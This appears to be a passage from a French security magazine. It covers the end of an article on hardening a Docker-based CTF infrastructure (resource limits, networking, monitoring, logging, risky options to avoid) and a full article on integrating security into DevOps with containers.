   mem_limit: 100000000  # mémoire totale allouable
   pids_limit: 1000  # nombre maximum de PID
  cpu_shares: 256  # proportion des cycles CPU allouées au
conteneur en cas d'usage intensif du processeur. Le défaut est 1024
   cpu_quota: 30000  # pourcentage maximum des ressources CPU
allouées au conteneur dans tous les cas (30 000 correspond à 30 %);
   cpuset: 0-2  # ensemble des CPU sur lesquels le conteneur peut
être exécuté. Cette option permet par exemple de conserver dans
tous les cas un CPU ou un cœur "libre" pour l'hôte.
   ports:
     - "8001:8001"
   restart: always
```

De nombreuses autres options sont disponibles pour permettre un paramétrage très fin. Elles n'ont pas toutes été testées pour traiter le cas d'usage. Cependant, il peut valoir le coût de mener un benchmark sur les services que vous souhaitez mettre en place et tester les différentes options pour vous assurer de bien définir l'espace des ressources qui seront allouées à vos services.

6.3 En cas de dépassement

Une application cherchant à dépasser ces limites finit par crasher. Le processus s'arrêtant, le conteneur est alors supprimé. La politique de redémarrage définie dans le fichier **docker-compose.yml** par la directive **restart** entraîne alors la création d'un nouveau conteneur sur la base de l'image du service.

7 Réseaux et communications entre conteneurs

7.1 Réseaux Docker

Par défaut, les conteneurs instanciés sont en mode **bridge** et sont connectés au réseau **docker0**. Docker définit trois réseaux : **bridge**, **host**, **null**. La nomenclature est plutôt claire et rappelle ce qui est présent sur les solutions de virtualisation VirtualBox ou VMWare.

Il est également possible d'ajouter des réseaux de différents types pour couvrir les différents cas d'isolation.

Dans le cas présent, seuls les ports exposés par les services devaient être accessibles depuis Internet, nous avons donc conservé le comportement par défaut. Cependant, il est recommandé de définir un réseau propre aux services hébergés sur l'hôte pour permettre un cloisonnement réseau entre eux et empêcher ainsi un attaquant de rebondir d'un service à un autre. Docker gère ces sous-réseaux directement via les outils natifs Linux (iproute2, iptables), vous ne serez donc pas dépaysés pour mettre en place les règles permettant de limiter l'accès aux services.

7.2 Ouverture de ports et exposition des services

Dans le premier Dockerfile donné en exemple, vous avez noté la présence de la directive **EXPOSE 8002**. Elle sert uniquement de documentation : elle n'entraîne pas l'ouverture de port sur le conteneur. En réalité, l'ouverture d'un port sur un conteneur est définie via l'option **--publish** en ligne de commande ou via la directive **ports** dans un fichier **docker-compose.yml**. Si un seul port est spécifié, ce dernier est ouvert sur le conteneur et lié à un port aléatoire non privilégié sur l'hôte. Si un couple du type **8080:80** est spécifié, alors le port **80** du conteneur est ouvert et est lié au port **8080** de l'hôte.

8 Monitoring de l'infrastructure

Les conteneurs lancés et bien configurés, il fallait ensuite pouvoir monitorer l'infrastructure. En particulier, la problématique était de vérifier que les différentes épreuves étaient toujours fonctionnelles, donc que le service était toujours en écoute, que l'exploitation de la vulnérabilité fonctionnait toujours et que le drapeau avait toujours la bonne valeur. Le sujet du monitoring des ressources n'est pas traité ici dans la mesure où les actions mises en place pour limiter les ressources disponibles pour les conteneurs ont déjà été décrites et que les mesures de ressources directement sur le serveur hôte n'ont rien de propre à Docker.

8.1 Monitoring.py

Pour répondre à ces trois besoins, il a été estimé que la solution la plus simple serait de scripter la résolution des épreuves puis de mettre un indicateur simple sur la valeur du drapeau récupéré. Pas de drapeau ou un mauvais drapeau récupéré étaient signes de problème.

Cette solution a le défaut de ne pas être intégrée à chaque service et donc de nécessiter un système à part qui opère les vérifications. De plus, cela demanderait une étape d'intégration pour remonter les informations vers les systèmes classiques de monitoring ou de journalisation. Enfin, les informations récupérables ne sont que celles accessibles à travers le service, ce qui ne permet pas d'avoir des indicateurs plus fins comme par exemple le nombre ou l'état des *workers* sur une application web.

8.2 HEALTHCHECK

L'instruction **HEALTHCHECK** pour les Dockerfile a été découverte a posteriori. Elle exécute une commande de façon récurrente pour vérifier le bon fonctionnement du processus exécuté dans le conteneur. Le script ou le binaire de vérification est intégré à l'image et s'exécute au sein du conteneur. Suivant le résultat de la commande, le conteneur est **healthy** ou **unhealthy** et l'information est remontée en tant qu'évènement par Docker. Ces évènements sont accessibles à travers une API exposée localement par Docker ou plus simplement par la commande **docker events**. Des informations plus détaillées peuvent aussi être remontées à travers la sortie standard de la commande exécutée qui est captée par Docker.

L'usage de cette instruction paraît pertinent pour faire du monitoring au plus près du service et remonter des informations précises sur n'importe quel type de service.

9 Journalisation

9.1 Docker logs

Docker opère par défaut la journalisation de la sortie standard de la commande lancée dans chaque conteneur. Depuis la version 17.05 de nombreux drivers permettent le branchement de logiciels tiers pour traiter ces journaux : syslog, journald, fluentd et même Splunk sont nativement supportés. Dans la mesure où les conteneurs sont amenés à être remplacés fréquemment, il est vivement recommandé de mettre en place un serveur tiers permettant le stockage de ces journaux. Ils sont accessibles via la commande **docker logs <container id>**.

Aucune solution n'était présente sur l'infrastructure. Il est très probable qu'en cas d'arrêt inopiné sans redémarrage d'un des services nous aurions commencé par relancer le script de déploiement, ce qui aurait eu pour effet de supprimer le conteneur et l'image avec, empêchant toute investigation.

9.2 Pas de sortie standard

Si le processus exécuté dans le conteneur n'est pas très bavard sur la sortie standard et qu'il écrit plutôt dans un fichier, comment cela se passe ? Si le processus s'arrête, le conteneur est supprimé et tous les journaux avec ! Dans ce cas, plusieurs solutions sont disponibles :

- monter des volumes dédiés pour les répertoires tels que `/var/log/` dans le conteneur pour que les journaux soient écrits sur le système de fichiers de l'hôte. Ils peuvent ensuite être extraits vers un serveur dédié à cet usage ;
- une autre solution, adoptée par de nombreuses images officielles telle que Nginx, est de configurer le logiciel pour envoyer l'ensemble de ces logs vers la sortie standard. Cela est fait de la façon suivante pour Nginx :

```
FROM debian:stretch-slim
[...]
RUN ln -sf /dev/stdout /var/log/nginx/access.log \
&& ln -sf /dev/stderr /var/log/nginx/error.log
[...]
CMD ["nginx", "-g", "daemon off;"]
```

Attention, si vous décidez d'écrire les journaux d'un virtualhost dans un autre fichier, il ne faudra pas oublier d'adapter la configuration du Dockerfile, sous peine de perdre vos journaux aux prochains `docker run`. Ce point permet de rappeler l'importance de maîtriser complètement la fabrication des images pour bien comprendre ce que vous faites.

10 Ne pas reproduire à la maison

Avant de conclure, ci-dessous un petit tour d'horizon des commandes ou des options que vous devriez éviter pour des raisons de sécurité, ou dont l'usage devrait vous interpeller :

- l'option `--privileged`. Par défaut, Docker fait abandonner de nombreuses capabilities du noyau aux conteneurs. Ce comportement par défaut empêche une multitude de comportements dangereux. L'option en question permet justement de lancer le conteneur avec toutes les capabilities, ce qui permet de faire à peu près autant de choses que dans l'hôte.
- le montage de volumes sensibles (`/etc/`, `/boot/`, `/proc/`, ...) dans un conteneur. Une fois monté dans le conteneur, le processus exécuté dans ce conteneur peut éditer le contenu des fichiers comme l'utilisateur `root` de l'hôte (comportement par défaut) ;
- le montage de la socket Docker `/var/run/docker.sock` dans un conteneur. Cette socket est le moyen utilisé par le client Docker pour dialoguer avec le démon et donc instancier des conteneurs, modifier des images, etc. Un attaquant présent sur un conteneur ayant accès à cette socket pourra donc lancer des conteneurs sur l'hôte et ainsi s'échapper de son conteneur.
- la présence de secrets dans un `Dockerfile` ou un fichier `docker-compose.yml`. Ces fichiers sont destinés à être versionnés et manipulés par plusieurs équipes. Docker dispose de fonctionnalités de gestion des secrets à travers la commande `docker secrets` (vous vous en doutiez, n'est-ce pas ?). En parallèle de cette commande, une bonne pratique est de gérer les secrets par variable d'environnement et de passer ces variables à l'instanciation via la lecture d'un fichier de configuration.
- l'usage de l'option `--security-opt` en ligne de commandes ou de la directive `security_opt` dans un `docker-compose.yml`. Cette option permet notamment de désactiver les protections `seccomp` ou de changer les profils AppArmor ou SELinux. Par défaut, les valeurs de ces options et les profils proposés par Docker sont robustes. Il faut donc s'assurer d'avoir une bonne raison de les modifier.

Bien sûr cette liste n'est pas exhaustive ! L'important est de bien comprendre la raison et le sens de chaque directive et chaque ligne de configuration dans les Dockerfile que vous manipulez.

Conclusion

À travers le cas d'usage présenté, vous avez pris connaissance des bonnes pratiques et de quelques pièges à éviter lors de la mise en place d'une infrastructure basée sur Docker. De la configuration de l'hôte en passant par la construction des images et leur mise en œuvre, vous disposez maintenant des bases pour utiliser Docker dans de bonnes conditions de sécurité. Dernière astuce : Docker propose un outil permettant de vérifier l'application de bonnes pratiques **[10]**.

Certains sujets ont été seulement effleurés et si vous souhaitez utiliser Docker, je vous invite à lire en détail la documentation des différentes commandes présentées ainsi que les différents articles du blog officiel de Docker **[DBLOG]**. ■

Remerciements

Merci à Dan Lousqui pour les réponses à toutes mes questions sur Docker. Merci à Emmanuel Moquet, Arthur Villeneuve, Clément Notin et tous les autres pour leurs relectures attentives et leurs suggestions.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

DOCKER, DEVOPS & SÉCURITÉ : ENFIN RÉCONCILIÉS !

Nicolas CAZENAVE – ncazenave33510@gmail.com

mots-clés : *CONTENEUR / DOCKER / SECDEVOPS / RÉSEAU / ARCHITECTURE / MICROSERVICES*

Nul besoin aujourd'hui de démontrer les nombreux avantages de Docker pour accélérer la mise à disposition de services numériques. Mais sécurité et agilité sont assez rarement conciliables : soit on veut faire plus rapide, mais moins sécurisé, soit on met plus de sécurité dans les process et donc on les ralentit. Comment peut-on réconcilier le DevOps avec l'aspect sécuritaire grâce à un environnement automatisé avec les conteneurs ?

Très souvent, les équipes abordent la sécurité des systèmes d'information de micro services avec des conteneurs uniquement lors du passage en production. Pourtant elles doivent s'assurer que les applications sont protégées contre les failles connues dès le début des tests. La production c'est d'abord un process ininterrompu en cycles faits de développements, de tests, de publications, et d'adaptations pour livrer une application sécurisée et opérationnelle. Pour intégrer toutes ces étapes sans trop perturber les process, la sécurité doit elle aussi être automatisée. La prise en compte des éléments de sécurité doit être intégrée dès le début, tout au long de chaque cycle de vie des applications sur une architecture choisie pour supporter les conteneurs et en même temps dans chacun de ses composants.

1 SecDevOps : sécurité intégrée !


L'avantage indéniable des infrastructures cloud et des conteneurs est de pouvoir fournir très rapidement de la valeur, de nouvelles fonctionnalités et expériences utilisateurs (*Time-To-Market*). Pour réussir, il faut adopter une nouvelle façon de travailler, un véritable état d'esprit d'équipe qui rapproche les développeurs et les opérationnels **[DevOps]**. L'automatisation ! Voilà la clé du DevOps. Comment alors faire changer l'état d'esprit des experts sécurité **[Sec]** ? Comment les intégrer dans cette démarche ? Ils doivent eux aussi changer leur savoir-faire et se rapprocher des équipes **[Dev]** et **[Ops]** (SecDevOps).

1.1 À chacun son architecture : cloisonnons

Utiliser des conteneurs pour développer est devenu très simple notamment avec Docker Compose. Il suffit ensuite au développeur de reproduire rapidement une instance complète de l'application sur l'infrastructure choisie, hors production évidemment, mais identique à celle-ci. Lorsque les sources auront passé les tests et les recettes nécessaires à la mise en production, il ne restera plus qu'à démarrer ces mêmes conteneurs, cette fois-ci dans l'infrastructure de production. Les orchestrateurs comme Kubernetes (intégré dans Docker depuis peu), se chargeront de ces procédures.

C'est au cours de la création de l'architecture du système d'information qu'il convient de prendre en compte les aspects sécuritaires. En tout premier lieu, séparer les réseaux de Dev, de Préprod et de Prod, ensuite séparer, dans des Vlan isolés, les différentes couches nécessaires aux applications N-tier, enfin, privilégier les communications exclusivement hôte/hôte afin d'interdire à un utilisateur l'accès direct aux couches protégées. Seule une couche de présentation doit être ouverte (derrière un répartiteur de charge par exemple).

Chaque hôte possède alors sa place dans l'architecture en fonction du rôle des services utilisés dans les conteneurs qui les abritent. Avoir la même logique et surtout les mêmes conteneurs entre le Dev, la Préprod et la Prod facilite grandement la mise en production. En effet, tous les tests de sécurité, d'intégration et de scalabilité seront réalisés avant celle-ci et dans les mêmes conditions.



Isolation des réseaux et des échanges pour une architecture d'applications N-tier accueillant les conteneurs.

Gérer, remonter ou créer des éléments d'une infrastructure est aujourd'hui réalisé avec du code comme se créent les logiciels (*Infrastructure as code*). Des modèles et des scripts permettant de réaliser des configurations d'infrastructures sont désormais à disposition dans les référentiels de type git en interne. Le déploiement de l'infrastructure se pense et se fait comme un pipeline logiciel avec la sécurité intégrée et testée avant sa mise en œuvre. Cela permet d'évoluer aussi rapidement que la technologie de Docker et donc de modifier son infrastructure très vite sans intervention manuelle. L'infrastructure sous forme de code permet alors de bénéficier immédiatement des avancées en termes fonctionnels et sécuritaires des conteneurs.

Afin de renforcer la sécurité des conteneurs, il est possible de les démarrer en mode lecture seule. Ainsi il sera impossible d'exécuter des scripts malveillants à l'intérieur de leurs systèmes de fichiers. Un exemple : un conteneur dans la couche de présentation contenant un frontal Apache devra être démarré en lecture seule, car il n'a pas besoin d'écrire. Certains services nécessitent des écritures ne serait-ce que pour les traces de logs ou pour les données, il est recommandé alors de réorienter les fichiers de logs dans un autre conteneur lui-même inaccessible par les utilisateurs et de créer des conteneurs spécifiques pour les données (data conteneurs).

De même, la gestion des réseaux propres à Docker permet de regrouper plusieurs services entre eux et de les isoler des autres. Il est souhaitable de créer cette couche d'isolation en plus des vlan propres à l'infrastructure qui la porte. Par ailleurs, certains conteneurs (comme un service d'API) peuvent appartenir à plusieurs réseaux Docker, il est ainsi possible de séparer les familles d'applications entre elles sur une même architecture. De cette façon, une intrusion peut porter atteinte à un ensemble de micro services en réseau Docker sans se propager aux autres.

Il est également possible d'exécuter les conteneurs sur des **[VMs]** afin de bénéficier des outils de surveillance et de sécurité des hyperviseurs bien connus des opérationnels.


1.2 Sécuriser le code avec des conteneurs de tests

À l'origine, le succès fulgurant de Docker a tenu à son adoption en open source par les développeurs, il leur donnait la possibilité de créer rapidement un environnement identique à celui de la production sur leur poste de travail et ensuite de le transférer prêt à fonctionner quelle que soit la machine utilisée. Or depuis quelque temps, avec l'avènement du cloud, les conteneurs arrivent dans le monde de l'exploitation opérationnelle. À l'inverse des développeurs, les équipes responsables de l'exploitation et surtout celles en charge de la sécurité ont acquis peu de connaissances sur cette technologie. En effet, adoptée d'abord par les développeurs, la grande masse des informations existantes porte sur leur domaine et pas ou très peu sur les conséquences de l'utilisation de la virtualisation légère en exploitation de production. Actuellement, beaucoup d'entreprises ou d'organisation utilisent les conteneurs uniquement pour leur usine logicielle et la réalisation des tests en préproduction.

Qui dit usine, dit industrialisation. Nous préfèrerons ici le terme d'automatisation parce que créer une usine de développement ne veut pas dire créer des logiciels à la chaîne avec des ouvriers à la tâche, mais automatiser ce qui peut l'être afin de s'assurer de la qualité et de la fiabilité de ce qui est produit. Cela permet notamment de mieux faire adopter les règles de sécurité dans l'usine de développement, car elles deviennent intégrées aux différents process. Ainsi, faire vérifier la qualité du code source en continu pendant le développement devient une pratique courante. Il existe des outils qui peuvent être directement intégrés dans les IDE.

De même, les compilations de code et les tests unitaires se font automatiquement à chaque « commit » dans un référentiel de code. Chaque modification des sources doit être validée avant d'être référencée. Gitlab CI propose un pipeline capable de gérer tous les tests avant le build et le déploiement. Il est capable de lancer des conteneurs Docker pour effectuer ces tests dans chacun des environnements souhaités.

Par exemple, pour vérifier que le code source fonctionne à la fois avec un PHP 5.6 et un PHP 7, Gitlab CI va exécuter les tests unitaires avec deux conteneurs, un pour chaque environnement.



Gitlab CI : exemple de tests exécutés avec Maven dans des conteneurs Docker.

Dans l'usine logicielle, les conteneurs vont aider à créer l'environnement de test puis l'image finale avec l'artefact sera déployée avec des outils d'orchestration et de déploiement. À chaque étape, les règles de sécurité définies seront appliquées de manière automatisée. Il devient ainsi plus aisé de valider une nouvelle règle de sécurité ou même d'en modifier le contenu en faisant évoluer simplement les outils de l'usine qui l'appliqueront immédiatement dans chacun des conteneurs utilisés.

Pour les Sec, l'objectif est de pouvoir être sûr de n'avoir dans le référentiel de code sources (notamment en branche master) que du code validé et ayant passé tous les tests unitaires et d'intégrations.

Pour les Dev, en temps réel, s'assurer à chaque push de code de la validité de leurs travaux sans avoir à attendre une homologation de sécurité a posteriori. Cela leur permet de réaliser des livraisons et des tests plus rapides et plus nombreux.

1.3 Les préparateurs d'images

La crainte des opérationnels, responsables des infrastructures, a toujours été d'avoir à supporter des changements qui pourraient impacter la fiabilité de leurs systèmes existants. Avec les conteneurs, les images utilisées sont définies et figées, elles contiennent les binaires et les dépendances strictement nécessaires à l'application qu'elles contiennent. Pour les opérationnels, leur savoir-faire est alors transféré dans la préparation des images plutôt que dans l'installation des serveurs eux-mêmes.

Gérer un repository d'images disponibles qui soient validées et signées devient leur priorité. Avec les personnels en charge de la sécurité, ils valident les dépendances utilisées, utilisent les bonnes versions des librairies et des binaires, ils se servent d'outils automatiques de scan et de signature des images.

Sachant que de nouvelles failles de sécurité sont découvertes chaque jour, l'avantage des conteneurs est de proposer des outils permettant d'automatiser les mises à jour et les patchs sur l'ensemble des images utilisées sans avoir à se préoccuper de l'OS qui les porte. Il est donc possible d'automatiser ce qui demandait beaucoup de temps auparavant.

Les bonnes pratiques demandent à ce qu'un conteneur n'héberge qu'un seul service, car cela réduit le nombre de dépendances nécessaires et donc les failles potentielles. Rendre un seul service dans un conteneur réduit sa complexité et permet donc de privilégier des règles de sécurité mieux adaptées.

La complexité se déplace ainsi dans les échanges réseau entre les conteneurs et les services qu'ils rendent. Les personnels responsables de la sécurité doivent alors s'attacher à valider les infrastructures qui portent ces conteneurs, mais aussi s'assurer que les bonnes pratiques sont respectées concernant chacun de leurs composants.

2 Conteneurs : bonnes pratiques


Réaliser une architecture pour un système d'information qui soit pensée à la fois pour sa capacité d'évolution, sa fiabilité et sa sécurité est déjà un grand pas vers la sérénité. Toutefois, il convient de ne pas sous-estimer les bonnes pratiques **[I]** indispensables à mettre en œuvre pour chacun de ses composants. Chaque équipe doit rapidement intégrer une pensée « secure » dans chacune de ses actions sur les composants d'un système afin d'éviter de futurs problèmes dont la résolution prendrait beaucoup de temps.

2.1 Images et conteneurs

Docker n'a rien inventé, il se contente de demander au kernel d'isoler des process comme le font LXC (Linux Conteneurs) ou d'autres solutions de conteneurisation.

La force de Docker a été de créer le concept d'images. Il s'agit de conteneurs prêts à l'emploi qui peuvent être démarrés tels quels ou servir de bases à de nouvelles images. Ces images sont disponibles sur le Docker Hub et installables aussi simplement qu'un simple paquet linux.

Les images proposées par Docker sont considérées comme fiables et sécurisées (images officielles). La construction de nouvelles images à partir d'une image de base avec des dépendances ajoutées, des droits utilisateurs et des volumes disques doit être vérifiée à son tour par les Ops



Exemple d'usine logicielle avec déploiement continu : Git, Jenkins et Ansible.

avant d'être intégrée dans un référentiel interne (*Private Repository*). Il s'agit là d'éviter les failles qui pourraient être intégrées dans une image et contaminer les conteneurs qui l'utilisent.

Des outils sont proposés par Docker pour scanner ces images et vérifier leur fiabilité (*Docker Security Scanning*). Depuis 2015, Docker permet de certifier à la fois le contenu et l'éditeur des images à chacune des étapes de son cycle de vie (*Docker Content Trust*). Le code contenu dans le conteneur est signé par toutes les équipes intervenant sur l'image.

Docker utilise les mécanismes de base du kernel Linux de la machine hôte (**CGROUPS**, **NAMESPACES** et **CAPABILITIES**) pour créer un environnement isolé dans cet **[OS]**. On a alors l'impression d'être sur un serveur complet. En fait, l'intérêt est qu'un process exécuté dans un conteneur ne pourra pas accéder aux fichiers existants sur une autre arborescence que la sienne. Une barrière virtuelle est créée et permet d'isoler un service, d'autres services tournants sur la même machine.

À la différence des machines virtuelles qui embarquent leur propre OS, tous les conteneurs partagent l'OS de l'hôte. Ils peuvent donc s'exécuter très rapidement sans avoir à attendre que l'OS démarre.

Grâce à Docker, le service et ses dépendances sont stockés dans une image qui peut être instanciée autant de fois que nous le souhaitons y compris sur la même machine.

Si l'image est certifiée, signée et validée par les équipes Ops et de sécurité, on peut alors l'exécuter en production en toute sérénité.

Dans ces conditions, il faut alors également tenir compte de la machine hôte qui l'accueille : le porte-conteneur.

2.2 Le porte-conteneur

Avec la technologie des conteneurs, l'avantage est de pouvoir réduire les ressources nécessaires, car à la différence des VM ils se partagent le même OS. On peut ainsi installer le daemon Docker sur un serveur *bare-metal* (un serveur physique avec un seul système d'exploitation en opposition aux serveurs virtualisés qui partagent à plusieurs les ressources de la même machine). Cette solution est plus simple et plus performante puisqu'il suffit d'un dimensionnement réduit de l'OS sous-jacent, car les dépendances nécessaires à chaque service seront incluses dans le conteneur. Les règles de sécurité seront alors pensées et appliquées sur une infrastructure minimale au niveau de la machine et donc plus faciles à maîtriser.

Un autre avantage est évidemment la portabilité des conteneurs entre les machines puisqu'ils s'appuient sur un kernel minimal, chaque conteneur peut être instancié où on le souhaite.

Ainsi, là où, pour une infrastructure de VM, il est nécessaire de prévoir un pool inactif de serveurs virtuels prêts à accueillir une montée en charge, les conteneurs eux, peuvent démarrer rapidement sur chacune des machines du réseau. En termes de sécurité, les compétences des équipes évoluent alors,dans la surveillance des architectures de micro services propres aux applications distribuées.

Leur savoir-faire éprouvé sur les VM peut être mis à profit en gardant ces technologies qui sont encore plus que largement répandues dans les entreprises et les organisations. En effet, utiliser une architecture dédiée uniquement aux conteneurs, suppose que toutes les applications en production sont de type distribué (ce qui est tout de même le plus grand intérêt de l'utilisation de Docker). Or il existe encore beaucoup d'applications dites « monolithiques » qui perdraient en efficacité et en sécurité dans un conteneur et qui nécessitent donc de tourner sur leur propre OS.

Il est bien sûr possible de mixer ces technologies puisque Docker peut parfaitement tourner sur une VM, cela permet à la fois de découvrir Docker et d'embarquer petit à petit les équipes (Ops et Sécurité) dans cette technologie tout en bénéficiant de l'expérience acquise sur les VM.

Concernant la production, une des problématiques rencontrées régulièrement par les ingénieurs d'exploitation est la scalabilité qui implique d'aller installer concrètement les nouvelles versions des applications sur plusieurs serveurs afin d'assurer à l'utilisateur une utilisation pérenne. Les systèmes de *load-balancing* qui répartissent la charge choisissent d'orienter de manière transparente les utilisateurs entre les différentes machines qui hébergent l'application. Docker permet de déployer cette nouvelle version d'application rapidement grâce aux containers et de manière à s'assurer le même fonctionnement sur toutes ces machines-là où, auparavant, il fallait hélas trop souvent faire le travail à la main, ce qui pouvait facilement être source d'erreurs.

On comprend aisément que pour des versions patchées améliorant la sécurité, il soit important que ces mises à jour soient régulières et prises en compte le plus rapidement possible.

2.3 Les ressources

Chaque conteneur utilise et partage avec les autres conteneurs les ressources de l'hôte. Mais comment Docker utilise les ressources du serveur et quels sont les risques liés ?

Avec les NAMESPACES, l'ensemble des processus d'un conteneur est isolé des autres conteneurs. Le conteneur pense être tout seul et donc s'il est attaqué par un déni de service tel qu'une Fork Bomb, il risque fort de consommer la totalité des ressources de l'hôte. Avec les fonctionnalités du noyau Linux que sont les CGROUPS, le kernel affectera les ressources nécessaires et suffisantes aux conteneurs afin d'éviter qu'ils ne s'approprient toutes les ressources aux dépens des autres containers ou de l'hôte. Docker utilise donc ces options pour permettre aux équipes de contrôler ce qu'un conteneur peut utiliser (CPU, MEMOIRE, DISQUE).

Reprenons l'exemple d'un conteneur en front web : Il est fortement recommandé de démarrer ce conteneur en lecture seule, car il n'a pas besoin d'écrire des données sur le disque. Ceci pourra notamment empêcher que des scripts malveillants puissent s'installer sur le disque de l'hôte. On pourra également limiter à un seul CPU (Docker run –-cpus=1) et limiter le nombre de process possible (Docker run --pids-limit=10000). Ainsi ce conteneur ne pourra pas faire tomber l'hôte en cas de Fork Bomb. La scalabilité pour les montées en charge pourra se faire en démarrant d'autres instances de ce conteneur. Ainsi si un conteneur front web est attaqué, il ne pourra accéder aux autres conteneurs et il sera plus facile aux équipes opérationnelles et de sécurité de repérer l'attaque et d'arrêter le conteneur incriminé.

2.4 Les utilisateurs

Par défaut, l'utilisateur du conteneur est le même que le root de l'hôte, en fait le **User Namespaces** est le même. Alors si un conteneur est compromis, l'hôte peut l'être et tout le système est fragilisé. Il est donc recommandé de ne pas démarrer les conteneurs avec un utilisateur root. Les administrateurs peuvent utiliser un utilisateur différent par conteneur. Cela permet de lui accorder uniquement les droits et les capabilities minimums et nécessaires pour les micro services contenus dans chaque conteneur. Si le conteneur n'en a pas besoin, Il est important de supprimer les capabilities accordées par défaut aux utilisateurs de Docker.

Généralement, l'utilisation d'un utilisateur root n'est pas nécessaire dans une grande majorité de micro services contenus dans des conteneurs puisque la plupart des besoins d'accès réseaux disques, infrastructure, nécessitant un accès root dans les environnements VM sont pris en charge par Docker dans une infrastructure conteneurisée. Mais si l'utilisation d'un compte root est obligatoire pour utiliser les micro services des conteneurs, il faut alors modifier le daemon docker (en modifiant des fichiers de config) et utiliser une fonctionnalité permettant de mapper les utilisateurs root des conteneurs vers d'autres utilisateurs de l'hôte. En effet, avec les **User Namespaces**, Docker permet d'utiliser dans le container un utilisateur qui a le droit root, mais qui est mappé vers un utilisateur sans privilège sur l'hôte.

2.5 Les échanges

La sécurité des échanges entre un conteneur et l'hôte est assurée par Seccomp (*Secure Computing mode*) et par les Linux Security Modules tels que SELinux (*Security-Enhanced Linux*) ou AppArmor. Finalement, un conteneur n'est rien d'autre qu'un système isolé permettant de contrôler ce qu'un processus peut voir et utiliser. Seccomp agit dans Docker comme un firewall avec une liste blanche d'appel système, il retire notamment par défaut 150 appels considérés comme potentiellement dangereux et non nécessaires pour un conteneur. Avec App Armor, module de sécurité de Linux, on contrôle les actions de ce processus sur les fichiers et les fonctions du système. Enfin SELinux permet comme App Armor de limiter les actions des processus conteneurisés et donc d'augmenter la granularité des règles de sécurité en fonction des micro services.

